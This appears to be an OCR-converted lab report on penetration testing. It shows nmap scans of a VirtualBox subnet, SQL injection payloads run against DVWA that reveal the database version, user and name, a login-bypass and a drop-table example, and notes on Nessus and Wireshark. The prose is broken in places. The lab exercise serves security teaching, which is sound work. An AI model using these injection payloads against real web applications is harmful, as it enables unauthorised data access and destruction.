
```
Nmap scan report for 10.0.3.3
Host is up (0.0018s latency).
All 1000 scanned ports on 10.0.3.3 are filtered
MAC Address: 08:00:27:AF:1B:D1 (Oracle VirtualBox virtual NIC)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   1.75 ms 10.0.3.3

Nmap scan report for 10.0.3.11
Host is up (0.0024s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
```

10.0.3.9



```
Completed NSE at 01:45, 0.00s elapsed
Nmap scan report for 10.0.3.9
Host is up (0.00013s latency).
All 1000 scanned ports on 10.0.3.9 are closed
Too many fingerprints match this host to give specific OS details
Network Distance: 0 hops

NSE: Script Post-scanning.
Initiating NSE at 01:45
Completed NSE at 01:45, 0.00s elapsed
Initiating NSE at 01:45
Completed NSE at 01:45, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect
results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (6 hosts up) scanned in 421.01 seconds
           Raw packets sent: 7394 (329.484KB) | Rcvd: 7225
(315.764KB)
```

10.0.3.11



Target: 10.0.3.12/24

Profile:

Command: nmap -A -v 10.0.3.12/24

OS	Host
	10.0.3.12
	10.0.3.11
	10.0.3.9
	10.0.3.3
	10.0.3.2
	10.0.3.1

nmap -A -v 10.0.3.12/24

```
Nmap scan report for 10.0.3.11
Host is up (0.0024s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.0.3.9
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol
```

Nmap has been taken as tool to do experiment for penetration testing and identification of other cyber threats.

SQL Injection

SQL injection is a type of attack which can control web application database by inserting arbitrary sql code into database query. A malicious actor can alter, delete or change whole database by using union all query. An attacker can gain complete access of database, can control and corrupt system host of web application. An attacker can submit SQL commands directly to database. There may be various causes of sql injection. Insufficient validation of user input and reason behind it is coding guidelines which promote seems defensive practice. Systematic application of techniques in effective code practice may reduce code base error. When information gathered from various sources such as papers, websites, mail listing. When attacks are evaluated, detection and prevention techniques should be implemented. A web application can read user input comes from GET and POST method. Moreover, injection can happen through cookies which are stored in client information. Client has control over storage of cookies, malicious client can tamper cookies setting and try to fetch personal information. Injection through server variable: server variables are collection of variables which contain HTTP, network headers, environmental headers. Attacker can forge values, network headers and can place sql injection into headers.

SQL order injection: an attacker sends malicious input into system directly trigger input at later time. Such as example is a user registers on website using seeded user name such as admin. Checking user current password and then changing password. Below is an example when someone try to fetch data and it would generate web application query.

```
queryString="UPDATE users SET password=’" + newPassword + "’ WHERE userName=’" + userName + "’
AND password=’" + oldPassword + "’"
```

newpassword and oldpassword are new and old password respectively while username is current logged in.

Another way an attacker can try by

```
login=’’ or 1=1 -- AND pass=’’
```

the code will be injected by condition 1=1 because first row has always admin and password information which allow attacker to access information.

Attacker intent: identifying injectable parameters, perform database, finger-printing, extract data. An attacker gathers information about type and structure of backend database of web application. Before moving into data of any user, it is necessary to collect all kind of information such as server, location of server, ip address, dns etc. The simple message usually reveals application server and vulnerable parameter of attack.

Union query: by passing authentication, extracting data.

An attacker can trick application into returning data from a different table the one intended by developer.

Piggy back query: extracting data, adding or modifying data also can perform denial of service, executing remote commands. Here any attacker can enter malicious information by distinguish and original intend can be change. Meanwhile database received multiple sql queries. The first is the intended query which is executed as normal; the subsequent ones are the injected queries, which are executed in addition to the first.


Example of drop table will be SELECT accounts FROM users WHERE login='doe' AND pass=''; drop table users --' AND pin=123

SQL database log in into vulnerable account and try to identify information into database

Get information about database

%' or 0=0 union select null, version () #

By entering above query into username part, it will provide information about version of database. In below picture, marked in yellow shows the database name.



Vulnerability: SQL Injection

User ID: 0 union select null, version()#

```
ID: %' or 0=0 union select null, version()#
First name: admin
Surname: admin

ID: %' or 0=0 union select null, version()#
First name: Gordon
Surname: Brown

ID: %' or 0=0 union select null, version()#
First name: Hack
Surname: Me

ID: %' or 0=0 union select null, version()#
First name: Pablo
Surname: Picasso

ID: %' or 0=0 union select null, version()#
First name: Bob
Surname: Smith

ID: %' or 0=0 union select null, version()#
First name:
Surname: 5.0.51a-3ubuntu5
```

More info


http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html

Username: admin
Security Level: low
PHPIDS: disabled

Now, by entering below query into userID, it will provide information about user data.

Query: %' or 0=0 union select null, user () #

It will provide username that is local host at this moment. If there is huge database and attacker wants to know any specific information, it will allow to find database and username.



Vulnerability: SQL Injection

User ID:

```
ID: %' or 0=0 union select null, user() #
First name: admin
Surname: admin

ID: %' or 0=0 union select null, user() #
First name: Gordon
Surname: Brown

ID: %' or 0=0 union select null, user() #
First name: Hack
Surname: Me

ID: %' or 0=0 union select null, user() #
First name: Pablo
Surname: Picasso

ID: %' or 0=0 union select null, user() #
First name: Bob
Surname: Smith

ID: %' or 0=0 union select null, user() #
First name:
Surname: root@localhost
```

More info


http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html

Username: admin
Security Level: low
PHPIDS: disabled

To get database name, query will be given.


%' or 0=0 union select null, database () #

It will provide database name. similarly, if there is big organization it is easy to identify the name of database and to attack the account information.



```
ID: %' or 0=0 union select null, database() #
First name: admin
Surname: admin

ID: %' or 0=0 union select null, database() #
First name: Gordon
Surname: Brown

ID: %' or 0=0 union select null, database() #
First name: Hack
Surname: Me

ID: %' or 0=0 union select null, database() #
First name: Pablo
Surname: Picasso

ID: %' or 0=0 union select null, database() #
First name: Bob
Surname: Smith

ID: %' or 0=0 union select null, database() #
First name:
Surname: dvwa
```

Meanwhile when cyber-attack happens through sql injection, I tried to identify ports open so easy to attack for particular source and information.



Vulnerability: SQL Injection (Blind)

User ID:

' OR '1' = '2

More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html

There is another attack which is similar of SQL injection called SQL blind injection. That is relied based on questions asked during attack. If it implies as true and false, and during response it provide different answer or different page then attacker can measure the vulnerable condition.


During below attack ‘ or’1’=’2 it did not return any page which seems that page has no information and later attacker will try with 1=1 which will provide all information. Based on that attacker can identify that kind of threat level and vulnerability.


Tools use for vulnerability management

As mentioned earlier, there are various threats and it need to be mitigated at earliest but all organization cannot use all kind of software therefore they have to either hire professional or get third party vendor tool. If third party provides service, they must do task in front of official. If organization use their own software then followed based on documentation.

For vulnerability management Nessus and tenable are kind of tools. This is continuous process of identifying and mitigating vulnerabilities. Source code and script become vulnerable if it does not check on regular basis.

Wireshark: this tool can be used for packet analyzer. Once marked and whitelisted IP address, TCP and UDP connection can be monitored regularly. Wireshark provide analyzing packets which pass through protocol and generate three-way handshake connection that can be efficient for organization to manage threats.


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>
Welcome to Wireshark
Capture
…using this filter:
Enter a capture filter …
eth0
any
Loopback: lo
nflog
nfqueue
usbmon1
usbmon2
Cisco remote capture: ciscodump
DisplayPort AUX channel monitor capture: dpauxmon
Random packet generator: randpkt
systemd Journal Export: sdjournal
SSH remote capture: sshdump
UDP Listener remote capture: udpdump


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>


```
No.   Time        Source          Destination     Protocol Length Info
   16 3.213297102 52.114.132.74   192.168.1.153   TCP      1514 443 → 52192 [ACK] Seq=1461 Ack=224 Win=262656 Len=1460 [TCP segment of a reassembled PDU]
   17 3.213599721 192.168.1.153   52.114.132.74   TCP        60 52192 → 443 [ACK] Seq=224 Ack=2921 Win=262144 Len=0
   18 3.213945147 52.114.132.74   192.168.1.153   TLSv1.2  3180 Server Hello, Certificate, Certificate Status, Server Key Exchange, Server Hello Done
   19 3.214359595 192.168.1.153   52.114.132.74   TCP        60 52192 → 443 [ACK] Seq=224 Ack=6047 Win=262144 Len=0
   20 3.220656477 192.168.1.153   52.114.132.74   TLSv1.2   147 Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
   21 3.233108550 52.114.132.74   192.168.1.153   TLSv1.2   105 Change Cipher Spec, Encrypted Handshake Message
   22 3.233130953 192.168.1.153   52.114.132.74   TCP        60 52192 → 443 [ACK] Seq=317 Ack=6098 Win=261888 Len=0
   23 3.235117858 192.168.1.153   52.114.132.74   TLSv1.2  1212 Application Data
   24 3.235709018 192.168.1.153   52.114.132.74   TLSv1.2  3106 Application Data
   25 3.247086736 52.114.132.74   192.168.1.153   TCP        64 443 → 52192 [ACK] Seq=6098 Ack=4527 Win=262656 Len=0
